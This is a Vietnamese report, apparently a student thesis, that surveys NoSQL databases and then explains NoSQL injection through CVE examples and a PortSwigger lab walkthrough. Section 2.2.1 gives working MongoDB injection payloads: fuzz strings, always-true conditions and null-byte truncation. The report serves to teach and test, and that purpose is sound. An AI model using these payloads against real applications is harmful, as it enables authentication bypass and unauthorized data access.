<b>Nhược điểm</b>	Tốc độ có thể chậm khi dữ liệu lớn và phức tạp. Khó khăn trong việc mở rộng đối với ứng dụng có dữ liệu lớn và phân tán.	Không thích hợp cho việc quản lý dữ liệu có mối quan hệ phức tạp. Truy vấn phức tạp có thể khó khăn hơn so với SQL.

## 1.4 Giới thiệu một số công nghệ sử dụng NoSQL phổ biến

### 1.4.1 MongoDB

**MongoDB** lần đầu ra đời bởi MongoDB Inc., tại thời điểm đó là thế hệ 10, vào tháng Mười năm 2007, nó là một phần của sản phẩm PaaS (Platform as a Service) tương tự như Windows Azure và Google App Engine. Sau đó nó đã được chuyển thành nguồn mở từ năm 2009.

**MongoDB** đã trở thành một trong những NoSQL database nổi trội nhất bấy giờ, được dùng làm backend cho rất nhiều website như eBay, SourceForge và The New York Times.

### Các feature của MongoDB gồm có:

- **Các ad-hoc query:** Hỗ trợ search bằng field, các phép search thông thường, regular expression searches, và range queries.
- **Indexing:** bất kỳ field nào trong BSON document cũng có thể được index.
- **Replication:** Có ý nghĩa là “nhân bản”, là có một phiên bản giống hệt phiên bản đang tồn tại, đang sử dụng. Với cơ sở dữ liệu, nhu cầu lưu trữ lớn, đòi hỏi cơ sở dữ liệu toàn vẹn, không bị mất mát trước những sự cố ngoài dự đoán là rất cao.
- **Aggregation:** Các Aggregation operation xử lý các bản ghi dữ liệu và trả về kết quả đã được tính toán. Các phép toán tập hợp nhóm các giá trị từ nhiều Document lại với nhau, và có thể thực hiện nhiều phép toán đa dạng trên dữ liệu đã được nhóm đó để trả về một kết quả duy nhất.
- **Lưu trữ file:** MongoDB được dùng như một hệ thống file tận dụng những function trên và hoạt động như một cách phân phối qua sharding.
- Trường hợp sử dụng:
- **Quản lý và truyền tải content:** Quản lý đa dạng nhiều product của content chỉ trong một kho lưu trữ data cho phép thay đổi và phản hồi nhanh chóng mà không chịu thêm phức tạp thêm từ hệ thống content.
- **Cấu trúc Mobile và Social:** MongoDB cung cấp một platform có sẵn, phản xạ nhanh, và dễ mở rộng cho phép rất nhiều khả năng đột phá, phân tích real-time, và hỗ trợ toàn cầu.
- **Quản lý data khách hàng:** Tận dụng khả năng query nhanh chóng cho phân tích real-time trên cơ sở dữ liệu người dùng cực lớn với các mô hình data phức tạp bằng các schema linh hoạt và tự động sharding cho mở rộng chiều ngang.

### Ưu điểm:

- Dữ liệu lưu trữ phi cấu trúc, không có tính ràng buộc, toàn vẹn nên tính sẵn sàng cao, hiệu suất lớn và dễ dàng mở rộng lưu trữ.
- Dữ liệu được caching (ghi đệm) lên RAM, hạn chế truy cập vào ổ cứng nên tốc độ đọc và ghi cao.

### Khuyết điểm:

- Không ứng dụng được cho các mô hình giao dịch nào có yêu cầu độ chính xác cao do không có ràng buộc.
- Không có cơ chế transaction (giao dịch) để phục vụ các ứng dụng ngân hàng.
- Dữ liệu lấy RAM làm trọng tâm hoạt động vì vậy khi hoạt động yêu cầu một bộ nhớ RAM lớn.
- Mọi thay đổi về dữ liệu mặc định đều chưa được ghi xuống ổ cứng ngay lập tức vì vậy khả năng bị mất dữ liệu từ nguyên nhân mất điện đột xuất là rất cao.

### 1.4.2 Cassandra

**Cassandra** là NoSQL, được phát triển bởi Facebook vào năm 2007. Sau đó nó được tặng cho quỹ Apache vào 2/2010 và nâng cấp lên thành dự án hàng đầu của Apache.

**Cassandra** là hệ cơ sở dữ liệu phân tán, kết hợp những gì tinh tuý nhất của Google Bigtable và Amazon DynamoDB. Ngôn ngữ phát triển Cassandra là Java.

**Cassandra** được thiết kế có thể chạy trong phần cứng giá rẻ, và cung cấp write throughput khá là cao (latency tầm 0.5ms), trong khi read throughput thì thấp hơn (latency tầm 2.5ms).

**Cassandra** theo một kiến trúc ngang hàng, thay vì kiến trúc client/ server. Các node trong cassandra có vai trò tương tự nhau, đều đảm nhận việc đọc ghi dữ liệu, làm giảm nguy cơ bị bottleneck (thắt cổ chai). Do đó, không có bất cứ điểm chết nào. Hơn nữa, bất kỳ số lượng máy chủ/nút nào cũng có thể thêm vào bất kỳ cụm Cassandra nào trong bất kì data center nào. Chắc chắn, với kiến trúc mạnh mẽ và đặc điểm đặc biệt của nó, Cassandra đã nâng cao hơn nhiều so với các cơ sở dữ liệu khác.

Ưu điểm:

- Thích hợp để sử dụng thực tế
- Khả năng chịu lỗi cao
- Kiến trúc không có SPOF (một điểm gây tổn hại)
- Mức độ tự do kiểm soát nhất quán
- Mô hình dữ liệu phong phú
- Có thể tăng cường cải thiện thông lượng cho tuyến tính
- Tính khả dụng cao
- Hỗ trợ các ngôn ngữ khác nhau dưới dạng client code
- Dễ dàng nắm bắt trạng thái bên trong của máy chủ bằng JMX/Dễ giám sát

Nhược điểm:


- Cassandra không hỗ trợ nhiều cho việc tính toán trên storage, nó không hỗ trợ các hàm sum, group, join, max, min và bất kì hàm nào khác mà developer muốn sử dụng để tính toán dữ liệu khi query.
- Vì là dữ liệu phân tán, dữ liệu được lan truyền trên nhiều máy, nên khi có 1 lỗi trong cơ sở dữ liệu thì lỗi này sẽ lan truyền ra toàn bộ các máy trên hệ thống

## CHƯƠNG 2

### NOSQL INJECTION

#### 2.1 NoSQL Injection là gì?

NoSQL Injection là một lỗ hổng bảo mật trong ứng dụng web sử dụng cơ sở dữ liệu NoSQL<sup>2</sup>. Trong đó kẻ tấn công có khả năng can thiệp vào các truy vấn mà ứng dụng thực hiện đến cơ sở dữ liệu NoSQL. NoSQL (Not Only SQL) đề cập đến hệ thống cơ sở dữ liệu sử dụng định dạng dữ liệu linh hoạt hơn và không hỗ trợ ngôn ngữ truy vấn cấu trúc (SQL). Thông thường, chúng lưu trữ và quản lý dữ liệu dưới dạng key-value pairs, Documents hoặc Data graphs.



Hình 4 Mô hình đơn giản của NoSQL Injection

NoSQL Injection xảy ra khi một truy vấn, thường được gửi từ người dùng cuối, không được làm sạch, cho phép kẻ tấn công đưa vào 1 đầu vào độc hại để thực thi một lệnh không mong muốn trên cơ sở dữ liệu.

Một cuộc tấn công NoSQL Injection, tương tự như SQL injection, có thể cho phép kẻ tấn công vượt qua xác thực, lấy cắp dữ liệu nhạy cảm, thay đổi dữ liệu trong cơ sở dữ liệu hoặc thậm chí xâm nhập vào cơ sở dữ liệu và máy chủ bên dưới. Phần lớn lỗ hổng SQL Injection xảy ra do nhà phát triển chấp nhận và xử lý đầu vào người dùng mà không vệ sinh đúng cách.

<sup>2</sup> <https://portswigger.net/web-security/nosql-injection>

<b>Severity:</b>		very severe
<b>Prevalence:</b>		discovered rarely
<b>Scope:</b>		may appear in NoSQL databases
<b>Technical impact:</b>		database access
<b>Worst-case consequences:</b>		full control over the application
<b>Quick fix:</b>		fully dependent on the type of NoSQL database

### Hình 5 Mức độ nguy hiểm của NoSQL Injection

**Database NoSQL** lưu trữ và truy xuất dữ liệu theo một định dạng khác với các bảng quan hệ SQL truyền thống. Chúng sử dụng nhiều ngôn ngữ truy vấn khác nhau thay vì một chuẩn chung như SQL và có ít ràng buộc quan hệ hơn. Nói cách khác Các cơ sở dữ liệu NoSQL không hỗ trợ một ngôn ngữ truy vấn chuẩn duy nhất. Do đó các truy vấn đúng sẽ phụ thuộc vào:

- **Database engine:** MongoDB, Cassandra, Redis hoặc Google Bigtable
- **Ngôn ngữ lập trình:** Python, PHP
- **Framework phát triển:** Angular, Node.js

Một điểm chung của hầu hết các cơ sở dữ liệu **NoSQL** hỗ trợ định dạng text-based **JSON (JavaScript Object Notation)**. Đồng nghĩa với việc chương trình cho phép người dùng sử dụng đầu vào là các tệp JSON. Nếu đầu vào này không được làm sạch, nó có thể mở ra lỗ hổng cho các cuộc tấn công injection.

Các truy vấn cơ sở dữ liệu NoSQL được viết bằng ngôn ngữ lập trình của ứng dụng gọi API tùy chỉnh hoặc được định dạng theo quy ước chung (như XML, JSON, LINQ, ...). Đầu vào độc hại nhắm vào những API trên có thể làm cho việc không kích hoạt các kiểm tra, làm sạch dữ liệu đầu vào của chính ứng dụng. Chẳng hạn, việc loại bỏ, kiểm tra các ký tự đặc biệt HTML phổ biến như < > & ; sẽ không ngăn chặn các cuộc tấn công vào một API JSON, vì trong đó có chứa các ký tự đặc biệt bao gồm / {}:.

Cuộc tấn công NoSQL Injection có thể thực thi ở các vị trí khác nhau trong ứng dụng so với SQL Injection. Trong khi SQL Injection thường thực thi trong các engine database. Còn NoSQL có thể thực thi trong lớp ứng dụng hoặc lớp cơ sở dữ liệu, tùy thuộc vào API NoSQL được sử dụng và mô hình dữ liệu. Thông thường, các cuộc tấn công NoSQL Injection sẽ thực thi tại nơi chuỗi tấn công được phân tích cú pháp, đánh giá hoặc ghép vào một cuộc gọi API NoSQL.


Trong kiến trúc NoSQL điển hình hiện nay, việc truy cập dữ liệu được quản lý bởi một trình điều khiển phần mềm. Các thư viên trong nhiều ngôn ngữ tích hợp sẵn cho khách hàng, cho phép họ truy cập cơ sở dữ liệu một cách dễ dàng, nhanh chóng. Ngay cả khai các trình điều khiển này không có lỗ hổng, chúng vẫn có thể có các API không an toàn. Đây là một mối đe dọa khác có thể cho phép thực thi mã tùy ý trong cơ sở dụng và trong ứng dụng chính, nếu không được triển khai một cách an toàn từ các nhà phát triển ứng dụng.

Classification	ID
CAPEC	676
CWE	943
WASC	19
OWASP 2021	A3

Hình 6 Bảng nhận dạng lỗ hổng trong các tổ chức, tiêu chuẩn nổi tiếng

**NoSQL Injection** thuộc danh mục **Injection** trong **Top 10 OWASP** được công bố vào năm 2021. OWASP là viết tắt của Open Web Application Security Project là một tổ chức phi lợi nhuận quốc tế chuyên về bảo mật ứng dụng web. Top 10 OWASP là một báo cáo được cập nhật thường xuyên về các nguy cơ bảo mật đối với bảo mật ứng dụng web, tập trung vào 10 rủi ro, lỗ hổng quan trọng nhất. Báo cáo được tổng hợp bởi một nhóm các chuyên gia bảo mật từ khắp nơi trên thế giới. OWASP đề cập đến Top 10 như một “tài liệu nâng cao nhận thức” và họ khuyến nghị tất cả các công ty nên kết hợp báo cáo này vào các quy trình của họ để giảm thiểu rủi ro bảo mật.

Và về danh mục **Injection** được mô tả là một lỗ hổng của ứng dụng có khả năng bị tấn công tiềm khi dữ liệu người dùng cung cấp thông qua việc điền các form (biểu mẫu) hoặc một số dữ liệu khác gửi đến ứng dụng web không được xác thực hoặc lọc bởi ứng dụng.



Hình 7 Top 10 OWASP 2021

## NoSQL Injection

Cho đến nay, mặc dù lỗ hổng NoSQL Injection có thể được xem là lỗ hổng cơ bản, rất khó để mắc phải bởi vì tài liệu hướng dẫn tránh lỗ hổng và các cảnh báo rất nhiều nhưng vẫn còn xuất hiện trên các ứng dụng web. Bằng chứng là có những CVE về NoSQL Injection thậm chí là có những CVE vừa mới được công bố. Gần đây nhất là CVE-2024-28192 được công bố vào ngày 06/03/2024.

Name	Description
<a href="#">CVE-2024-28192</a>	your_spotify is an open source, self hosted Spotify tracking dashboard. YourSpotify version <1.8.0 is vulnerable to NoSQL injection in the public access token processing logic. Attackers can fully bypass the public token authentication mechanism, regardless if a public token has been generated before or not, without any user interaction or prerequisite knowledge. This vulnerability allows an attacker to fully bypass the public token authentication mechanism, regardless if a public token has been generated before or not, without any user interaction or prerequisite knowledge. This issue has been addressed in version 1.8.0. Users are advised to upgrade. There are no known workarounds for this vulnerability.
<a href="#">CVE-2023-28359</a>	A NoSQL injection vulnerability has been identified in the listEmojiCustom method call within Rocket.Chat. This can be exploited by unauthenticated users when there is at least one custom emoji uploaded to the Rocket.Chat instance. The vulnerability causes a delay in the server response, with the potential for limited impact.
<a href="#">CVE-2022-35246</a>	A NoSQL-Injection Information disclosure vulnerability exists in Rocket.Chat <v5, <v4.8.2 and <v4.7.5 in the getS3FileUrl Meteor server method that can disclose arbitrary file upload URLs to users that should not be able to access.
<a href="#">CVE-2022-24815</a>	JHipster is a development platform to quickly generate, develop, & deploy modern web applications & microservice architectures. SQL Injection vulnerability in entities for applications generated with the option "reactive with Spring WebFlux" enabled and an SQL database using r2dbc. Applications created without "reactive with Spring WebFlux" and applications with NoSQL databases are not affected. Users who have generated a microservice Gateway using the affected version may be impacted as Gateways are reactive by default. Currently, SQL injection is possible in the findAllBy(Pageable pageable, Criteria criteria) method of an entity repository class generated in these applications as the where clause using Criteria for queries are not sanitized and user input is passed on as it is by the criteria. This issue has been patched in v7.8.1. Users unable to upgrade should be careful when combining criterias and conditions as the root of the issue lies in the EntityManager.java class when creating the where clause via 'Conditions.just(criteria.toString())'. 'just' accepts the literal string provided. Criteria's 'toString' method returns a plain string and this combination is vulnerable to sql injection as the string is not sanitized and will contain whatever was passed as input using any plain SQL.
<a href="#">CVE-2021-22911</a>	A improper input sanitization vulnerability exists in Rocket.Chat server 3.11, 3.12 & 3.13 that could lead to unauthenticated NoSQL injection, resulting potentially in RCE.
<a href="#">CVE-2021-22910</a>	A sanitization vulnerability exists in Rocket.Chat server versions <3.13.2, <3.12.4, <3.11.4 that allowed queries to an endpoint which could result in a NoSQL injection, potentially leading to RCE.
<a href="#">CVE-2021-20736</a>	NoSQL injection vulnerability in GROWI versions prior to v4.2.20 allows a remote attacker to obtain and/or alter the information stored in the database via unspecified vectors.
<a href="#">CVE-2020-35848</a>	Agentejo Cockpit before 0.11.2 allows NoSQL injection via the Controller/Auth.php newpassword function.
<a href="#">CVE-2020-35847</a>	Agentejo Cockpit before 0.11.2 allows NoSQL injection via the Controller/Auth.php resetpassword function.
<a href="#">CVE-2020-35846</a>	Agentejo Cockpit before 0.11.2 allows NoSQL injection via the Controller/Auth.php check function.
<a href="#">CVE-2020-35666</a>	Steedos Platform through 1.21.24 allows NoSQL injection because the /api/collection/findone implementation in server/packages/steedos_base.js mishandles req.body validation, as demonstrated by MongoDB operator attacks such as an X-User-Id[\$ne]=1 value.
<a href="#">CVE-2018-1784</a>	IBM API Connect 5.0.0.0 and 5.0.8.4 is affected by a NoSQL Injection in MongoDB connector for the LoopBack framework. IBM X-Force ID: 148807.
<a href="#">CVE-2017-1000493</a>	Rocket.Chat Server version 0.59 and prior is vulnerable to a NoSQL injection leading to administrator account takeover

Hình 8 Danh sách CVE của NoSQL Injection

CVE-ID	<a href="#">Learn more at National Vulnerability Database (NVD)</a>			
<a href="#">CVE-2024-28192</a>	<a href="#">CVSS Severity Rating</a> • <a href="#">Fix Information</a> • <a href="#">Vulnerable Software Versions</a> • <a href="#">SCAP Mappings</a> • <a href="#">CPE Information</a>			
<strong>Description</strong>				
your_spotify is an open source, self hosted Spotify tracking dashboard. YourSpotify version <1.8.0 is vulnerable to NoSQL injection in the public access token processing logic. Attackers can fully bypass the public token authentication mechanism, regardless if a public token has been generated before or not, without any user interaction or prerequisite knowledge. This vulnerability allows an attacker to fully bypass the public token authentication mechanism, regardless if a public token has been generated before or not, without any user interaction or prerequisite knowledge. This issue has been addressed in version 1.8.0. Users are advised to upgrade. There are no known workarounds for this vulnerability.				
<strong>References</strong>				
<p>Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.</p> <ul style="list-style-type: none"> <li>MISC:<a href="https://github.com/Yoosoomi/your_spotify/security/advisories/GHSA-c8wf-wcjc-2pvm">https://github.com/Yoosoomi/your_spotify/security/advisories/GHSA-c8wf-wcjc-2pvm</a></li> <li>URL:<a href="https://github.com/Yoosoomi/your_spotify/security/advisories/GHSA-c8wf-wcjc-2pvm">https://github.com/Yoosoomi/your_spotify/security/advisories/GHSA-c8wf-wcjc-2pvm</a></li> </ul>				
<strong>Assigning CNA</strong>				
GitHub (maintainer security advisories)				
<strong>Date Record Created</strong>				
20240306	Disclaimer: The <a href="#">record creation date</a> may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.			
<strong>Phase (Legacy)</strong>				
Assigned (20240306)				
<strong>Votes (Legacy)</strong>				
<strong>Comments (Legacy)</strong>				
<strong>Proposed (Legacy)</strong>				
N/A				
This is an record on the <a href="#">CVE List</a> , which provides common identifiers for publicly known cybersecurity vulnerabilities.				

Hình 9 CVE-2024-28192

**CVE** là viết tắt của **Common Vulnerabilities and Exposures**, đó là một danh sách các lỗ hổng bảo mật và các mỏ rộng của phần mềm và hệ thống máy tính. Nó được quản lý bởi **National Cyber Security Centre (NCSC)** của Mỹ và cung cấp mã số duy nhất cho mỗi lỗ hổng để cho phép tìm kiếm và tham chiếu nhanh chóng. **CVE** được công bố công khai và hoàn toàn miễn phí tới người dùng. Từ đó, giúp các chuyên gia về bảo mật tìm ra

những giải pháp ngăn chặn sự tấn công từ những yếu tố độc hại. Điều này nhằm nâng cao bảo mật, loại bỏ chung các lỗ hổng có thể xảy ra.

## 2.2 Các dạng NoSQL Injection

### 2.2.1 NoSQL Syntax Injection

Xảy ra khi attacker có thể phá vỡ cú pháp truy vấn NoSQL, cho phép attacker tiêm payload của mình để thực hiện ý đồ của attacker. Phương pháp này tương tự như SQL Injection nhưng bản chất của cuộc tấn công thay đổi đáng kể vì các cơ sở dữ liệu NoSQL sử dụng nhiều ngôn ngữ truy vấn, không có ngôn ngữ truy vấn duy nhất. Ngoài ra cơ sở dữ liệu NoSQL còn có nhiều loại cú pháp truy vấn và cấu trúc dữ liệu khác nhau.

Phương pháp để phát hiện lỗ hổng Syntax NoSQL Injection bằng cách kiểm tra từng đầu vào một cách có hệ thống bằng cách gửi các chuỗi fuzz và ký tự đặc biệt mà gây ra lỗi cú pháp truy vấn hoặc các hành vi khác. Từ đó có thể phát hiện được ứng dụng web xuất hiện lỗ hổng Syntax NoSQL Injection do đầu vào không được kiểm tra, xử lý làm sạch hoặc lọc đúng cách. Ngoài ra nếu biết được ngôn ngữ API của cơ sở dữ liệu mục tiêu thì attacker có thể sử dụng các ký tự đặc biệt và chuỗi fuzz phù hợp với ngôn ngữ đó để tăng tỷ lệ thành công. Nếu không biết ngôn ngữ API thì có thể sử dụng một loạt các chuỗi fuzz để nhắm mục tiêu nhiều ngôn ngữ API khác nhau rồi quan sát và dự đoán về ngôn ngữ API sử dụng.

Phương pháp xác định lỗ hổng **NoSQL Syntax Injection**:

- **Xác định các điểm tiếp nhận dữ liệu:** Xác định nơi mà ứng dụng web hoặc API nhận dữ liệu từ người dùng, các nguồn bên ngoài khác. Đây có thể các biểu mẫu, comment, trang đăng nhập, đăng ký trong ứng dụng web,...
- **Xác định ngôn ngữ truy vấn NoSQL được sử dụng:** Sử dụng một các chuỗi fuzz với các ngôn ngữ truy vấn NoSQL thông dụng để kiểm tra.
- **Xác định lỗ hổng NoSQL Syntax Injection:** Tạo các chuỗi fuzz với ngôn ngữ API vừa được tìm thấy và các ký tự đặc biệt để đưa vào dữ liệu đầu vào tại các điểm nhập khác nhau. Thử nghiệm các chuỗi này liệu có thể gây ra lỗi cú pháp truy vấn hoặc thực hiện các hành vi khác hay không.
- **Quan sát các phản hồi và hành vi:** Theo dõi các phản hồi từ hệ thống cơ sở dữ liệu và quan sát các hành vi được ứng dụng web trả về. Nếu nhận thấy bất kỳ sự thay đổi cú pháp, lỗi hoặc hành vi không mong muốn nào đó thì có thể đây chính là dấu hiệu của lỗ hổng NoSQL Syntax Injection
- **Thực hiện mong muốn của bản thân:** Đối với Attacker, tiếp tục truyền các payload với các cú pháp truy vấn phù hợp đã được tìm ở các bước trước để có thể lấy thông tin trong cơ sở dữ liệu, làm rò rỉ dữ liệu, thậm chí có thể chỉnh sửa, xóa dữ liệu trong database nếu không quản lý quyền một cách chặt chẽ. Đối với pentester, báo cáo lại với đội ngũ lập trình ứng dụng web để thực hiện các biện

pháp bảo mật như sửa lỗi, vá lỗi, sử dụng các phương pháp truy vấn an toàn hơn và áp dụng các kỹ thuật bảo vệ dữ liệu đầu vào như kiểm tra và làm sạch dữ liệu trước khi truy vấn.

Ví dụ về các xác định lỗ hổng NoSQL Injection đối với cơ sở dữ liệu MongoDB đối với 1 URL như sau: "<https://insecure-website.com/product/lookup?category=fuzzy>"

- **Kiểm tra việc làm sạch đầu vào trước truy vấn của ứng dụng web:** Sử dụng chuỗi fuzz trong giá trị của tham số category. Chuỗi fuzz sử dụng là

```
""`{;$Foo}$Foo \xYZ
```

+ Với URL tấn công là:

```
https://insecure-website.com/product/lookup?category='%22%60%7b%0d%0a%3b%24Foo%7d%0d%0a%24Foo%20%5cxYZ%00
```

+ Nếu ứng dụng trả về response khác so với truy vấn ban đầu điều này có thể chỉ ra rằng đầu vào người dùng không được lọc hoặc làm sạch đúng cách.

- **Xác định ký tự nào được ứng dụng xử lý:** Để xác định ký tự nào được ứng dụng hiểu là cú pháp, attacker có thể chèn từng ký tự một, Ví dụ có thể gửi ', dẫn đến việc truy vấn MongoDB sẽ trở thành.

```
this.category == ''
```

+ Nếu ký tự nào gây ra sự thay đổi so với phản hồi ban đầu khi chưa thêm ký tự thì có thể thấy rằng ký tự đó đã làm hỏng cú pháp truy vấn và gây ra lỗi cú pháp. Có thể suy đoán rằng ứng dụng web có lỗ hổng NoSQL Injection. Để chắc chắn có lỗ hổng NoSQL Injection có thể gửi /' dẫn đến việc truy vấn MongoDB sẽ trở thành.

```
this.category == '\\"
```

+ Nếu không gây ra lỗi cú pháp thì có thể khẳng định ứng dụng bị lỗ hổng NoSQL Injection.

- **Kiểm tra điều kiện truy vấn:** Gửi 2 yêu cầu một điều kiện sai và một điều kiện đúng. Chẳng hạn sử dụng câu lệnh điều kiện False: '&& 0 && 'x và '&& 1 && 'x. Nếu ứng dụng trả về kết quả khác nhau, điều này có thể thấy rằng điều kiện sau ảnh hưởng đến login truy vấn.
- **Ghi đè các điều kiện tại:** Chèn thêm một điều luôn đúng như '||1||'. Điều này dẫn đến truy vấn MongoDB như sau:

```
this.category == 'fuzzy'||'1'=='1'
```

- + Vì điều kiện được chèn luôn đúng, truy vấn đã được sửa đổi trả về tất cả các mục. Điều này cho phép xem tất cả các sản phẩm trong bất kỳ danh mục nào, bao gồm cả các danh mục ẩn hoặc không biết
- **Sử dụng ký tự null:** Thêm ký tự null "%00" phía sau URL như sau:

```
https://insecure-website.com/product/lookup?category=fizzy'%00
```

- + Câu lệnh truy vấn NoSQL kết quả trở thành:

```
this.category == 'fizzy'\u0000' && this.released == 1
```

- + Nếu **MongoDB** thực sự bỏ qua tất cả các ký tự sau ký tự null, điều này hủy bỏ phần còn lại của truy vấn. Kết quả là tất cả sản phẩm trong danh mục 'fizzy' đều được hiển thị, kêt cả những sản phẩm chưa được phát hành.

Ví dụ về việc kiểm tra lỗ hổng NoSQL Syntax Injection trên PortSwigger:

- **Bước 1:** Kiểm tra với dấu '

Hình 10 Kiểm tra với dấu '

- ➔ Xuất hiện lỗi syntax. Dấu hiệu của lỗ hổng NoSQL Injection

- **Bước 2:** Kiểm tra với chuỗi fuzz đặc biệt

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home

WE LIKE TO SHOP

Gifts' && 0 && 'x

Refine your search:

All Accessories Clothing, shoes and accessories Food & Drink Gifts

Hình 11 Kiểm tra với chuỗi fuzz điều kiện False

→ Không thấy sản phẩm nào xuất hiện

Congratulations, you solved the lab!

Share your skills! Continue learning >

Home

WE LIKE TO SHOP

Gifts' && 1 && 'x


Refine your search:

All Accessories Clothing, shoes and accessories Food & Drink Gifts

Hình 12 Kiểm tra với chuỗi fuzz điều kiện True

→ Sản phẩm thuộc danh mục gifts đã xuất hiện. Điều kiện đúng sẽ hiển thị sản phẩm

- **Bước 3:** Thực hiện với điều kiện luôn đúng



Hình 13 Kiểm tra với điều kiện luôn đúng

➔ Tất cả các sản phẩm của danh mục khác đã hiện ra và hoàn thành bài Lab

## 2.2.2 NoSQL operator injection

**NoSQL database** thường sử dụng các toán tử truy vấn để xử lý các điều kiện truy vấn trong database như **\$where**, **\$ne**, **\$in**, **\$regex**:

- **\$ne:** So khớp tất cả các giá trị không bằng với giá trị chỉ định hay không?
- **\$in:** So khớp tất cả các giá trị trong mảng có khớp với giá trị chỉ định không?
- **\$regex:** Trích xuất document có giá trị khớp với biểu thức chính quy được chỉ định.
- **\$where:** So khớp document có thỏa mãn biểu thức Javascript hay không?

